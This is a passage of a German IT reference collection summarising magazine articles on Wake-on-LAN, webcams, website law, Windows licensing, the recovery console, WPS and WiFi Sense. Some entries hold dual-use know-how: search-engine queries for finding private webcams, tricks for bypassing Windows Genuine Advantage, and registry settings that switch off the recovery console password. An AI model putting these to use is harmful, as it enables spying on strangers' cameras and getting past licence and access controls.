system="./wakeonlan -i 192.168.1.255 `printf "%02x\n" FLAG0`:`printf "%02x\n" FLAG1`:`printf "%02x\n" FLAG20`:`printf "%02x\n" FLAG3`:`printf "%02x\n" FLAG4`:`printf "%02x\n" FLAG5`:"
</template>
```

wird wakeonlan mit dem Parameter der MAC-Adresse gestartet und erzeugt das WOL-Paket.

knockclient (Perl-Prog für Linux und Windows) dient zusammen mit seiner knockclient.conf zum Erzeugen der knocks.

Gemäß c't Heft 24/2006, Seite 232 ist der WOL-Stecker der Netzwerkkarte wie folgt belegt:

- 1 +5V (auch bei abgeschaltetem PC)
- 2 GND

```
# WakeOnLan
```

```
$ Wake-on-LAN
```

```
K Wake-on-LAN;WOL (Wake-On-LAN);Power-On via LAN;LAN-Power-On
```

3 aktiv bei Eintreffen eines WOL-Pakets

Mit dem Starten eines Linux-Rechners zu bestimmten Zeiten oder via WoL befasst sich ein Artikel in der c't Heft 11/2007, Seite 206ff.

Auf der c't Heft 14/2007-DVD sind neben anderen Netzwerk-Tools auch Admin's PowerSwitch 1.35

(<http://www.f-grubert.de/pwrswtch{bmc earth16.bmp}>) und WakeUP! 1.0

(<http://masterbootrecord.de/docs/wakeup.php{bmc earth16.bmp}>).

Gemäß c't Heft 4/2008, Seite 89 funktioniert WOL nur bei ganz wenigen PCs aus dem ACPI-Zustand S5 heraus. Bei S1 ... S3 funktioniert es meist. 2010 funktioniert es aus S5 heraus gemäß PC-Welt Heft 2/2010, Seite 124 schon öfter.

Gemäß

http://www.tecchannel.de/netzwerk/lan/432967/fritz_box_fritzbox_hack_computer_remote_internet_starten_fernst_euern/index4.html{bmc earth16.bmp} gehen die Einstellungen für WOL in der Netzwerkkarte beim vollständigen Trennen vom Netz verloren. Erst nachdem der Rechner einmal hoch- und wieder runtergefahren wurde funktioniert es dann wieder (bis zur nächsten Unterbrechung der Standby-Versorgung).

Einige Scripte, um z.B. Rechner nachts für Servicezwecke zu wecken und all die Rechner, die nicht schon an waren danach wieder runterzufahren, werden in der c't Heft 25/2009, Seite 186 vorgestellt.

Zum Senden der Magic Pakete eignet sich unter Windows z.B. `wolcmd.exe macaddr adressraum subnetmask` oder `WakeOnLanGui.exe` (<http://www.depicus.com{bmc earth16.bmp}>). `ipconfig /all{bmc dos.bmp}` gibt u.a. auch die MAC-Adresse aus.

Einige Tipps zu WOL gibt's in der c't Heft 1/2011, Seite 150ff. Z.B.:

- Neben dem Magic-Paket mit 6-mal der MAC-Adresse lassen sich manchmal auch weitere Bitmuster verwenden (PBM = Pattern Byte Matching). Somit lässt sich ein schlafender Rechner auch z.B. mit seinem NetBIOS-Namen wecken.
- Bitmuster in Ping-Anfragen werden bei Windows 7 nicht mehr als Weckruf gewertet.
- Bei Microsoft hieß in früheren Versionen "Nur Verwaltungsstationen können den Computer aus dem Ruhezustand aktivieren" dass nur das Magic-Paket ihn wecken kann. Und nicht z.B. jede LAN-Aktivität oder der NetBIOS-Name.
- Da das Wecken z.B. aus dem Internet u.U. als Sicherheits-Risiko gesehen wird, werden die Magic-Pakete teilweise von Firewalls, Routern oder Bridges blockiert.
- Geräte mit Intels AMT (Active Management Technology) im BIOS (siehe [Fernwartung](#)) können auch darüber geweckt werden.
- Auch für Smartphones und Tablet-PCs gibt's Software, um Magic-Pakete zu versenden. Siehe <http://www.ct.de/1101150{bmc earth16.bmp}>.
- Üblicherweise wird UDP-Port 9 für das Magic-Paket verwendet.
- WOL funktioniert normalerweise nur übers LAN-Kabel. Es ist zwar auch für WLAN spezifiziert, aber derzeit praktisch kein WLAN-Adapter mit passendem Treiber am Markt, der dies unterstützt.
- Beim Warten aufs Magic Packet drosseln manche LAN-Adapter die Geschwindigkeit von 1000 auf 100 oder auch auf 10 MBit/s. Falls der Switch-Port auf feste, hohe Geschwindigkeit eingestellt ist, wacht dann nichts auf!
- Meist klappt WOL nur in den Zuständen S1 (Energie sparen), S3 (Suspend to RAM) oder S4 (Suspend to Disk), nicht jedoch im Zustand S5 (Soft-Off). WOL im Soft-Off-Zustand klappt nur bei wenigen BIOS-Varianten. Um die 1 Watt im Soft-Off nicht zu überschreiten, wird bei einigen BIOSen der Netzwerkchip im Soft-Off ganz abgeschaltet. Wenn man Glück hat, lässt es sich einstellen.
- Bei einigen PCs funktioniert WOL zwar nach dem Herunterfahren. Wird aber der Stecker gezogen und wieder eingesteckt (oder kurzer Stromausfall), dann geht danach mit WOL nichts mehr!

Gemäß c't Heft 2/2011, Seite 12 gibt's zum AVR-Net-IO für ca. 20€ unter

<http://bascom-forum.de/index.php?topic=4209.0{bmc earth16.bmp}> eine Software um WOL-Pakete vom Router als Broadcast ins heimische LAN zu duplizieren. Und eventuell auch über ein Relais einen Rechner aus dem S5-Zustand einzuschalten, der in dem Zustand nicht auf WOL reagiert.

Wenn der Medien-Spieler kein WOL-Signal an den Server senden kann, so kann man sich gemäß c't Heft 3/2011, Seite 156f u.U. damit behelfen, dass man ein weiteres Gerät beim Medienspieler platziert, welches das WOL-Kommando sendet. Dies kann z.B. ein zweckentfremdeter DSL-Router auf Linux-Basis sein, der das WOL-Signal beim Einschalten sendet. Alternativ kann man auch, falls der DHCP-Server im Netz unter Linux läuft und ein Dnsmasq ist, diesen durch ein Skript dazu veranlassen, dass er ein WOL-Paket versendet, sobald der Medienspieler beim Einschalten um eine IP-Adresse ersucht.

Ein Windows-Tool, um andere Rechner eventuell auch nach einem Zeitplan zu wecken, wird in der c't Heft 5/2014, Seite 55 kurz vorgestellt: <http://sourceforge.net/projects/aquilawol/{bmc earth16.bmp}>

Gemäß c't Heft 5/2014, Seite 163 enthalten Win7 und neuer eine Richtlinie, nach der WoL mit Patternmatch nur im Netzwerktyp "Heimnetzwerken" erlaubt ist. Bei "Öffentliches Netzwerk", "Nichtidentifiziertes Netzwerk" geht es nicht.

Einem an einer Fritzbox via LAN angeschlossenen PC kann die Fritzbox ein WOL-Datenpaket schicken, sobald versucht wird darauf zuzugreifen: Unter "Heimnetz", "Netzwerk2" auf das "Bearbeiten"-Symbol des betreffenden

Geräts klicken und das "Diesen Computer automatisch starten, sobald aus dem Internet darauf zugegriffen wird" aktivieren. Wenn man z.B. per VPN auf die FritzBox kommt, kann man hier auch manuell hier das WoL auslösen. Ein erreichbarer Teamviewer-Sever kann WoL auch an andere Geräte im Netz schicken, wenn die notwendigen Konten eingerichtet sind. (PC-Welt Heft 12/2014, Seite 69)

Gemäß c't Heft 23/2015, Seite 156 gibt es folgende Tipps zu WoL bei Win 8.x und Win 10:

- Die automatisch installierten (generischen) Netzwerktreiber reichen oft nicht, man muss Treiber für seinen Netzwerkchip suchen und nachinstallieren.
- Im Gerätemanager den Netzwerktreiber suchen und die Energieverwaltungseinstellungen checken.
- Im Schlafmodus für den Windows-Schnellstart funktioniert WoL oft nicht. U.U. muss man also die Schnellstart-Funktionalität abschalten.
- Im BIOS-Setup muss teilweise WoL aktiviert werden. Je nach Mainboard funktioniert es zwar meist bei S3 (Suspend to RAM) und S4 (Suspend to Disk, = Win 10 Energie sparen), teilweise aber nicht bei S5 (Soft-Off).

Siehe auch [zeitgesteuert einschalten](#), [Shutdown & ACPI](#), [Aufwecken aus Ruhezustand](#).

#\$K **WEB CAM**

Gemäß PC-Welt Heft 3/2006, Seite 48 ff findet man Internet-Seiten mit Webcams über folgende Suchbegriffe bei GOOGLE:

- Liveapplet
- "live view - axis"
- inurl:"axis-cgi/mjpg" (aus dem gefundenen Link den hinteren Teil nach dem dritten Slash löschen, sonst nur Standbilder statt flüssigem Video). Die Virus/Spyware-Warnung ab der 11. Googleseite scheint unbegründet!
- inurl:jview.htm
- inurl:"ViewerFrame?Mode="
- inurl:"MultiCameraFrame?Mode="
- "/control/userimage.html"
- "V.Networks[Motion Picture(Java)]"
- "Toshiba Network Camera - User Login"
- "/home/homeJ.html"
- intitle:"snc-rz30 home"
- +"mobotix m1" +"open menu"

Mit dem Zusatz *inurl.dyndns.org* erhält man weitestgehend nur noch private WebCams!

Einige Websites liefern Listen oder Landkarten mit WebCams: <http://www.butterfat.net/goocam{bmc earth16.bmp}>, <http://www.opentopia.com/hiddencam.php{bmc earth16.bmp}>, <http://www.webcamglare.com{bmc earth16.bmp}>, <http://www.onlinecamera.com{bmc earth16.bmp}>, <http://www.youtube.com{bmc earth16.bmp}>.

Wie man frei verfügbare Module so kombiniert, dass daraus eine Gesichtserkennung via der WebCam für Windows wird, ist in der c't Heft 13/2008, Seite 168ff beschrieben. Anmeldung per Gesichtserkennung per Shareware (ca. 53€) wird auch in der PC-Welt Heft 2/2011, Seite 58ff beschrieben.

Siehe auch [Web-TV](#).

WebCam

\$ WEB CAM

K Web CAM;Biometrie (Gesichtserkennung);Gesichtserkennung; Logon via Gesichtserkennung

#K Website

Eine FQA zum Recht bei Websites mit Impressumspflicht, Disclaimer, Links, Haftung gibt's in der Zeitschrift c't Heft 20/2005, Seite 186:

- Impressumspflicht besteht bei "geschäftsmäßigen" Telediensten. "Geschäftsmäßig" ist äußerst schwammig, wird meist als "nachhaltig mit oder ohne Gewinnerzielungsabsicht" interpretiert. Wer sein Hobby vorstellt überschreitet möglicherweise den "ausschließlich persönlichen oder familiären Zweck" schon. Wenn dann auch die Nachhaltigkeit erfüllt ist, dann ist wohl ein Impressum notwendig. Im Netz finden sich "Impressumsgeneratoren" zur Erzeugung einer entsprechenden Seite. Hinweise zum eigenen Urheberrecht und den Umgang mit personenbezogenen Daten sind gegebenenfalls sinnvoll.
- Geg. muss das Impressum bei Privatpersonen Name, Postanschrift, eMail und Telefon-Nummer enthalten. Und jeder (Unter-)Seite der Webpräsenz muss aufs Impressum verweisen.
- Rechtlich haben Disclaimer keine Relevanz. Schlimmstenfalls kann ein Richter dies als ein Indiz für vorhandenes Unrechtsbewusstsein wertet.
- Wer wissentlich auf Websites mit rechtswidrigem Inhalt verlinkt, macht sich deren Inhalte zu Eigen und haftet dafür.
- Für eigene Inhalte haftet der Anbieter uneingeschränkt für Rechtsverstöße. Bei Informationen von dritten (Fremdinhalten) haftet man erst ab Kenntnis, egal woher man diese Kenntnis erlangt.
- Fremde Texte und Graphiken unterliegen ab einer gewissen Komplexität und Kreativität dem Urheberrecht. Fotos unterliegen in jedem Fall dem Urheberrecht. Bei geschützten Elementen ist die Einwilligung des Urhebers notwendig.

Weitere Infos zu Rechten und Pflichten bei Websites gibt's in der Toolbox Heft 3/2006, Seite 84ff.

Zum Recht bei Abmahnungen gibt's in der c't Heft 9/2005, Seite 82ff einen Artikel. Im Heft 13/2006 wird das Thema Abmahnungen auf den Seiten 146 ...155 behandelt.

Zur Standard-Konformität von deutschen Websites gibt in der c't Heft 9/2005, Seite 92f einen Artikel. Geprüft wurde mittels <http://www.validom.org>{bmc earth16.bmp}.

Einen Schnellkurs zum Einrichten einer SQL-Datenbank für seine Website via PHP und Perl gibt's in der Zeitschrift c't Heft 11/2005, Seite 208ff (Softlink [0511208](#){bmc earth16.bmp}).

Falls die Website auf einem Linux-Rootserver liegt, ist in der c't Heft 6/2006, Seite 244 gezeigt, wie man den administrativen Zugang für Unbefugte ausschließt und den Server möglichst sicher macht.

In der Toolbox Heft 3/2006, Seite 84 gibt's den Artikel "Rechte und Pflichten bei Internetauftritten". Falls die Besucher Einträge machen können, sollten die Hinweise in der c't Heft 5/2007, Seite 46 bezüglich dem Abnicken der Nutzungsbedingungen beachtet werden, damit man vom Hausrecht auch Gebrauch machen kann.

Die Veränderungen durch das im März 2007 in Kraft getretene Telemediengesetz werden in der c't Heft 6/2007, Seite 86f diskutiert.

Als Entwicklungstool für schicke Webanwendungen wird in der c't Heft 1/2009, Seite 182ff "qooxdoo" vorgestellt.

Um die rechtliche Situation bei einem Blogg auf der Website geht es in WebDeveloper Heft 4/2016, Seite 140f.

Siehe auch [CMS \(Content Management System\)](#){bmc shortcut.bmp}.

Website

\$ Website

K Website;Rechte bei Website;Homepage Rechte;Impressum Website;Abmahnungen bei Website-Rechts-Verstößen;Telemediengesetz;qooxdoo

#\$K**Web-TV**

Die Freeware TV 2.0 kann zum Anschauen von Internet-TV verwendet werden http://www.tvexe.com/bmc_earth16.bmp (PC-Welt Heft 8/2006, Seite 40).

Siehe auch [DirectX{bmc shortcut.bmp}](#), [WebCAM](#).

WebTV

\$ Web-TV

K Web-TV;Fernsehen via Internet;Internet-TV;TV via Internet

#\$K **Werbe-Blocker**

Um Werbe-Blocker und die Gegenmaßnahmen der Werbefirmen geht es in der c't Heft 21/2015, Seite 74ff.

WerbeBlocker

\$ Werbe-Blocker

K Werbe-Blocker; Online-Anzeige-Blocker; Blocker für Online-Werbung

#\$K WGA: Windows Genuin Advantage

Im Juni 2005 hat Microsoft für nicht sicherheitsrelevante Updates die WGA eingeführt. Es wird dabei ein Hashwert der Seriennummer gebildet und gegen eine Blacklist verglichen. Nach PC-Welt Heft 11/2005 Seite 68ff lässt sie sich aber (zu diesem Zeitpunkt) auf vielfache Weise umgehen:

- Vor dem Besuch der Windows-Updateseite in die Adressleiste `javascript:void(window.g_sDisableWGACheck='all')` eingeben. Funktioniert aber nicht immer.
- Ab XP SP2 kann man im IE unter "Extras, Internetoptionen, Programme, Add Ons verwalten" das ActiveX-Modul "Windows Genuin Advantage Validation Tool" deaktivieren. Überraschenderweise geht dann der Download doch.
- Für Browser ohne ActiveX-Support (z.B. Firefox) gibt es Genuincheck.exe zum Download. Der damit berechnete Hashwert wird angezeigt und kann in das entsprechende Feld der Downloadseite gepastet werden. Wo der in die Downloadseite bei z.B. Firefox eingetragene Wert genau herkommt, wird nicht überprüft.
 - Kann also von einem anderen Rechner sein.
 - Wenn GenuinCheck.exe im Kompatibilitätsmodus für Windows 2000 ausgeführt wird (in XP im Kontextmenü der GenuinCheck.exe unter Eigenschaften, Kompatibilität einzustellen), dann erzeugt das Tool zufällige, aber gültige Prüfsummenwerte!
 - Wer den Windowsemulator Wine unter Linux verwendet kann GenuinCheck.exe auch damit starten und erhält unter vielen Linux-Distributionen einen gültigen Hashwert.
- Eine weitere Methode findet sich unter http://www.pcwelt.de/a20{bmc_earth16.bmp}.

Bei Win 7 hatte jeder Rechner mit gültiger Lizenz einen Aufkleber mit einer Lizenznummer. Vom Gerätehersteller vorinstallierte Windows-Versionen benutzten aber eine andere, für diesen Gerätetyp einheitliche Lizenznummer. D.h. die Lizenznummer vom Aufkleber wurde nur für eine geg. erforderliche Neu-Installation gebraucht. Eine im Laden abgeschriebene Lizenznummer konnte also sehr oft auf einem beliebigen Gerät verwendet werden, ohne dass diese Lizenznummer bei Microsoft als auf zwei Geräten verwendet auffallen konnte.

Seit Windows 8 steckt in den ACPI-Tabellen jedes mit einem vorinstallierten Windows ausgestatteten Rechners ein individueller Lizenzschlüssel. Bei einer Neuinstallation wird, wenn so ein Key gefunden wird, dieser auch ohne Nachfrage verwendet und entscheidet auch gleich über die Windowsvariante (Core, Pro), die installiert wird. Erst nach der Installation kann man über "Features zu Windows 8 hinzufügen" von einer Core-Variante mittels eines Pro-Keys zu einer Pro-Variante wechseln. Dieser Wechsel dauert etwa 3-mal so lange (ca. 45 Minuten) wie eine Neuinstallation. Von dem Key in den ACPI-Tabellen zeigt Windows nur den letzten Block an. Während viele ältere Key-Auslesetools auch bei Win-8 einen Key ausspucken, ist er gemäß c't Heft 1/2013, Seite 17 nur bei pkeyui.exe unter Win8 korrekt. Das Auslesen des Tools ist aber womöglich eine **Straftat** gemäß §202a des STGB: Ausspähen von gegen unberechtigten Zugriff besonders geschützten Daten

WGA

\$ WGA: Windows Genuin Advantage

K WGA (Windows Genuin Advantage);Windows Genuin Advantage;Genuin Advantage;Echtheitsprüfung WGA;Lizenzprüfung WGA;Windows Lizenz;Lizenz Windows

#\$K **Whitelist für den Browser**

Wie man die zulässigen URL z.B. für Kinder auf eine Whitelist einschränkt, ist in der c't 20/2006, Seite 148ff (Softlink [0620148{bmc_earth16.bmp}](#)) aufgezeigt.

Die Einstellungen im IE unter "Extras, Inhalte" haben Nachteile:

- Auf vielen jugendgeeigneten Seite fehlen die RSAC / ICRA - Zonen-angaben, sie müssen über "gebilligte Sites" einzeln konfiguriert werden.
- Die Einstellungen gelten für alle Konten!!
- Nur über die Adressleiste eingegebene Seiten werden zuverlässig gefiltert, nicht jedoch Links von anderen Seiten.

Die Einrichtung eines Proxy-Servers für diesen Zweck ist zwar möglich, aber sehr aufwändig!

Als Alternative bietet sich an, die für die automatische Proxy-Konfiguration vorgesehene Schnittstelle für ein Script zum Filtern der URL zu verwenden. Welche zusätzlichen Einstellungen die Sache vor dem aushebeln schützen, ist im Artikel beschrieben!

Whitelist

\$ WhiteList für den Browser

K WhiteList (Browser);Surfen auf Whitelist beschränkt;Kinder-Surf-Umgebung mit WhiteList

#\$K**Widgets**

Kleine Hilfsprogramme auf dem Desktop (Widgets = Windows Gadget, Desklets, Tuxlets) wie halbtransparente Uhr, Börsen- und Nachrichten-Ticker etc) sind in der c't Heft 8/2005, Seite 92ff (Softlink 0508092{bmc earth16.bmp}) beschrieben.

Durch die "Universal Widget API UWA" von Netvibes werden Widgets zwischen den Plattformen austauschbar. c't Heft 25/2007, Seite 166ff, Softlink 0725166{bmc earth16.bmp}.

Widgets
\$ Widgets
K Widgets;Desklets

#\$K **Wiederherstellungskonsole**

Win2000 und XP haben die "Wiederherstellungskonsole", eine Art Kommandozeile mit ca. 30 Befehlen für den Fall, dass das System nicht mehr bootet. In neueren Systemen (Vista?, Win7, ...) wird stattdessen die graphische Oberfläche "Windows RE" (= Recovery Environment) verwendet, welches meist in der versteckten Recovery-Partition (siehe auch [GPT](#), [Partitionierung](#)) vorhanden ist. Programme ausführen geht hier jedoch nicht, ausgenommen Batch-Dateien mit dem Befehl "batch". Zugriff ist, per default, nur auf das Windows-Verzeichnis gestattet, austauschbare Datenträger sind Tabu und bei Dateien sind keine Platzhalter (*, ?) erlaubt. Wenn [HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Setup\RecoveryConsole.SetCommand{bmc edit.bmp}](#) von 00000000 auf 00000001 gesetzt wurde, dann ist der "set"-Befehl erlaubt und damit kann dann mit "set AllowAllPaths = true" Zugang zu allen Verzeichnissen geschaffen werden, was aber auch ein Sicherheitsrisiko sein kann, da der Administrator hiermit an Dateien rankommt, auf die vom [NTFS](#) -Filesystem ansonsten für ihn der Zugriff gesperrt ist. In der XP-Home-Version ist der oben genannte Weg der einzig mögliche, um "set AllowAllPaths = true" zuzulassen, bei der Vollversion geht's dank vorhandenem Sicherheits-Snap-In auch über Systemsteuerung | Verwaltung | lokale Sicherheitsrichtlinie | lokale Richtlinien | Sicherheitsoptionen | Wiederherstellungskonsole: Kopieren von Disketten und Zugriff auf alle Laufwerke zulassen aktivieren.

"set" ohne Argumente gibt eine Hilfe aus. Aber Achtung: Vor und nach dem Gleichheitszeichen im set-Kommando muss ein Leerzeichen stehen! Mehr findet sich in der Windows-Hilfe unterm Stichwort cmdcons. Unter anderem auch, dass sich die Wiederherstellungskonsole mit `D:\i386\winnt32.exe /cmdcons` (wenn D: das CD-Laufwerk mit der WinXP-CD ist) als Start-Option auf der Festplatte (ca. 7MByte) installieren lässt. Der Versuch des Systems, nach Updates im Internet zu suchen, kann dabei abgebrochen werden. Siehe auch Zeitschrift c't Heft 22/2001, Seite 146ff und 6/2002, Seite 246.

Gemäß Zeitschrift c't Heft 23/2002 Seite 180f (Hajo Schulz: Am eigenen Zopf, Windows XP mit Bordmitteln wiederbeleben) kann man ein streikendes Windows manchmal wiederbeleben, indem man mittels der Befehle `listvc`, `disable` den Start von problematischen Diensten abschaltet. Unter RemoteprozedurCall RPC ist beschrieben, wie man den Dienst-Autostart mittels `enable` aktiviert.

Eine Alternative zu Microsofts Wiederherstellungskonsole ist BlueCon XXL (Preis: 400€) von O&O Software http://www.oosoft.de/bmc_earth16.bmp. Dieses Tool bietet unter anderem ein UnErase für FAT und NTFS sowie ein saveerase. Auch ein vergessenes Admin-Logon-Passwort lässt sich neu setzen (alternative: chntpw aus Linux). (Zeitschrift c't Heft 9/2003, Seite 76)

Wenn man auf einen PC mit Win2000 oder WinXP ein Win9x (95/98/ME) installiert, dann wird der Master-Boot-Record überschrieben und 2000 oder XP ist weg. Gemäß PC-Welt Heft 5/2002 Seite 75 hilft dann folgendes: Mit Win2000 oder Win-XP-Installations-CD starten und mit <R> die Wiederherstellungskonsole wählen. Falls mehrere Installationen gefunden werden, die primäre auswählen. Falls ein Administrator-Kennwort vergeben wurde, muss es eingegeben werden, ansonsten nur <Return>. Dann den Befehl `fixmbr`, der mit `J` noch bestätigt werden muss. Dann der Befehl `fixboot` und dann nur noch neu starten. Genauso muss nach der Win2000-Installation auf einem XP-Rechner der Bootsektor mit der XP-CD wieder auf aktuellen Stand gebracht werden. Siehe auch [Bootvorgang](#).

Wie unter [Defragmentierung](#) beschrieben ist, kann ein zu stark fragmentiertes Registryfile den Boot-Loader bei Win2000 stören!

Mittels einer Win2k-CD kann man sowohl bei Win2k als auch WinXP die Wiederherstell-Konsole ohne Passwortabfrage starten: von der Win2k-CD booten, "R", "K" (PC-Welt Heft 12/2004, Seite 146).

Gemäß PC-Welt Heft 5/2005, Seite 119 kann das Passwort für die Wiederherstellungskonsole deaktiviert werden: [HKLM\Software\Microsoft\Windows NT\CurrentVersion\Setup\RecoveryConsole.SecurityLevel{bmc edit.bmp}](#) als DWORD anlegen und auf 1 setzen. Löschen oder 0 ergibt wieder normalen Zustand!

PC-Welt Heft 1/2007, Seite 206f beschreibt, wie man mit der Wiederherstellungskonsole ein auch im [abgesicherten Modus](#) nicht mehr bootendes Windows vielleicht noch retten kann: In der Wiederherstellungskonsole folgendes eingeben (falls c:\windows das Windows-Verzeichnis ist):

```
cd c:\windows\repair
copy system ..\system32\config
copy software ..\system32\config
copy sam ..\system32\config
copy security ..\system32\config
copy default ..\system32\config
```

Wiederherstellungskonsole

\$ Wiederherstellungskonsole

K Wiederherstellungskonsole;Start-Problem (Boot);Boot-Problem (Wiederherstellungskonsole);Recovery (Wiederherstellungskonsole)

wobei das Überschreiben der vorhandenen Datei jeweils zu bestätigen ist. Dann mit `exit` ein Reboot auslösen und mit F8 in den abgesicherten Modus gehen und als Administrator anmelden. Soweit nicht ohnehin aktiviert, im Explorer unter Extras, Ordneroptionen, Ansicht folgende Einstellungen vornehmen:

- "Inhalte von Systemordnern anzeigen" aktivieren
- "Alle Dateien und Ordner anzeigen" aktivieren
- "Einfache Dateifreigabe" deaktivieren
- "Geschützte Systemdateien ausblenden" deaktivieren.

Jetzt für "c:\System Volume Information" über Eigenschaften, Sicherheit, Hinzufügen, "Erweitert..", "Jetzt suchen" den Admin-Account (oder die Gruppe der Administratoren) auswählen und zweimal OK. Jetzt noch bei "Full Control" das Häkchen bei "Zulassen" setzen.

Jetzt im Explorer in das Verzeichnis `c:\System Volume Information_restore{...}` gehen (falls es mehrere davon gibt: das mit dem jüngsten Datum ist vermutlich das richtige). Darunter finden sich Verzeichnis `RP<n>`, wobei das mit der höchsten Nummer zu wählen ist. Hier ins Unterverzeichnis "Snapshot" gehen. Kopieren Sie die vier mit `_REGISTRY_MACHINE_...` beginnenden Dateien `...SAM`, `...Security`, `...Software` und `...System` nach `c:\windows\system32\config`.

Jetzt nochmal die Wiederherstellungskonsole booten, mit `cd c:\windows\system32\config` in das `config`-Verzeichnis gehen und per

```
copy _REGISTRY_MACHINE_SAM sam
copy _REGISTRY_MACHINE_SECURITY SECURITY
copy _REGISTRY_MACHINE_SOFTWARE SOFTWARE
copy _REGISTRY_MACHINE_SYSTEM SYSTEM
```

die im ersten Schritt gehaltenen Uralt-Dateien durch die aus dem letzten System-Wiederherstellungspunkt ersetzen. Jetzt sollte ihr System wieder laufen!

Mit einem Windows-PE geht es bequemer und ohne den Umweg über die Uralt-Dateien aus dem `repair`-Verzeichnis.

Siehe auch BOOT.INI, Policy-Editor, .

#\$K WiFi Protected Setup WPS

Um nicht einen komplizierten, langen und sicheren WiFi/WLAN-Schlüssel beim erstmaligen Verbindungsaufbau eingeben zu müssen gibt es WPS. Dabei gibt es zwei Varianten:

- Der Accesspoint liefert eine 8-stellige Pin (man könnte sie auch TAN nennen). Nach Eingabe am anderen Gerät wird das WLAN-Passwort dann per Funk geliefert.
- Bei der Push-Button-Methode entfällt sogar die PIN: Nach drücken eines Knopfs am Router kann sich kurze Zeit lang ein Gerät beim Accesspoint melden und bekommt den WLAN-Schlüssel per Funk.

Eine Schwachstelle der ersten Methode ist, dass manche Hersteller statt eine begrenzt gültigen, wechselnde Einmal-Pin eine feste Pin verwenden, ohne diese gegen Brute-Force-Attacken durch Blockade nach Fehlversuchen zu schützen. Es gab auch Fälle, bei denen sich die Pin anhand einer Formel aus öffentlich zugänglichen Informationen wie der MAC-Adresse berechnen ließen. In der c't Heft 24/2015, Seite 146ff (http://www.ct.de/yqz8{bmc_earth16.bmp}) wird auch noch der Pixiedust-Angriff auf die WPS-Pin-Methode beschrieben. Mangels bei einigen Geräten nicht ausreichend zufälligen Zufallszahlen lässt sich durch Mitschneiden einer WPS-Pin-Authentifizierung der WLAN-Schlüssel ermitteln.

WiFiProtectedSetpWPS
\$ WiFi Protected Setup WPS
K WiF iProtected Setp (WPS);WPS (WiF iProtected Setp)

##K WiFi Sense (WLAN-Optimierung)

Microsoft hat in Windows 10 ein Feature mit dem Namen "WiFi-Sense" eingebaut. Es soll den Internet-Zugang via WLAN unterwegs vereinfachen. Dabei sind zwei Teilfunktionen zu unterscheiden:

- Sobald man sich mit einem WLAN-Netz verbindet und im Microsoft-Konto eingeloggt ist, werden die Informationen (SSID, WLAN-Schlüssel, Ort, Signalstärke, Durchsatz) an Microsoft übertragen und dort in einer Datenbank gespeichert.
- Wenn man sich mit seinem Gerät im Bereich eines bei Microsoft bekannten WLAN_Accesspunkts befindet und man in seinem Adressbuch die dem Accesspunkt zugeordnete eMail drin hat, dann erhält man den WLAN-Schlüssel ganz automatisch!

Über Einstellungen, Netzwerk und Internet, WLAN, "WLAN-Einstellungen verwalten" kann man dieses sicherheitskritische Feature abschalten. Gemäß

<https://support.microsoft.com/en-us/help/12447/windows-10-wi-fi-sense> (bmc earth16.bmp). Im Mai 2016 wurde Microsoft die Verteilung an Einträge aus dem Adressbuch aber zu heiß. Unabhängig von den Einstellungen werden die Daten nicht mehr an Einträge aus den Kontakten verteilt!

Eine Möglichkeit (für öffentliche Hotspots) um diese "Optimierung" zu verhindern ist, in den SSID-Namen den Teilstring "**_optout**" einzubauen.

Gemäß

<http://www.drwindows.de/content/7099-wlan-optimierung-windows-10-verwirrung-um-vermeintliche.html> (bmc earth16.bmp) muss man, auch wenn bei einer Standard-Win-10-Installation die "Optimierung" aktive ist, unter den Einstellungen im Bereich "Bekannte Netzwerke verwalten" sein WLAN freigeben. Solange die "Optimierung" deaktiviert ist, ist die Freigabe-Einstellung gar nicht zugänglich.

Angeblich kann jemand, der über diese Funktionalität den WLAN-Accesspunkt für Internet-Zugang nutzen kann, (normalerweise) aber keine Daten mit anderen Teilnehmern am Zugangspunkt oder im lokalen Netz austauschen.

WiFiSense

\$ WiFi Sense

K WiF iSense;WLAN-Passwort an Freunde übertragen;Sicherheit WiFi-Sense

Passwort-Verteilung;Passwort-Verteilung WiFi-Sense;WLAN-Optimierung (Win 10 Passwortverteilung)

#K Wiki

Der Begriff "Wiki" stammt aus dem Hawaiianischen und bedeutet "schnell". In der IT steht wer für eine Sammlung von Texten, die praktisch jeder Nutzer ergänzen kann.

Wie man sich den PC konfiguriert, um mittels externen Anwendungen (z.B. dem Zeichenprogramm Inkscape für SVG-Graphiken) z.B. für Wikipedia Artikel mit Videos, Tondateien und Bildern einfach zu editieren, ist in der c't Heft 14/2005, Seite 190 (Softlink [0514190{bmc earth16.bmp}](#)) beschrieben.

Das Perl-Modul HTML::WikiConverter, welcher HTML-Seite in eine Vielzahl von verschiedenen Wiki-Dialekte übersetzen kann, wird in der Zeitschrift Toolbox Heft 4/2006, Seite 91 vorgestellt.

Um die Wikipedia mehrerer Sprachen zu durchsuchen, wird in der PC-Welt Heft 2/2008, Seite 94

<http://www.wikiwix.com{bmc earth16.bmp}> empfohlen.

Wie man sich die Wikipedia auch offline verfügbar macht, ist in der PC-Welt Heft 2/2008, Seite 167ff beschrieben.

Die kompakte Fassung benötigt ca. 7,5 GB, die Premium-Fassung mit hochauflösten Bildern ca. 30GB. Zum Herunterladen dient der Bittorrent-Client Halite, der, wenn er auf Festplatte installiert wurde und nicht direkt von einer CD gestartet wurde, abgebrochene Downloads auch fortsetzen kann. <http://dvd.wikimedia.org/{bmc earth16.bmp}>.

Nach dem Download der diversen Dateien ist Wikipedia.base.zip in das Zielverzeichnis zu entpacken und die sonstigen Dateien ins Verzeichnis des ZenoReader.exe kopieren. Durch den Start von ZenoReader startet man einen http-Server und kann auch gleich den Browser starten.

Siehe auch [Suchmaschinen](#).

Wiki

\$ Wiki

K Wiki;Inkscape;SVG-Graphik-Editor;HTML-to-Wiki-Converter

#\$K **Willkommensmeldung NT**

Die Willkommensmeldung von NT4 für neue User wird von Welcome.exe erzeugt. Wenn diese Datei z.B. in Welcome.ex_ umbenannt wird, gibt es keine NT-Willkommensmeldung mehr.

Sieh auch [Internet-Explorer \(Willkommensmeldung\)](#).

WelcomeNT
\$ Willkommensmeldung NT
K Willkommensmeldung NT;Welcome.exe (NT)

#\$KWIMAX

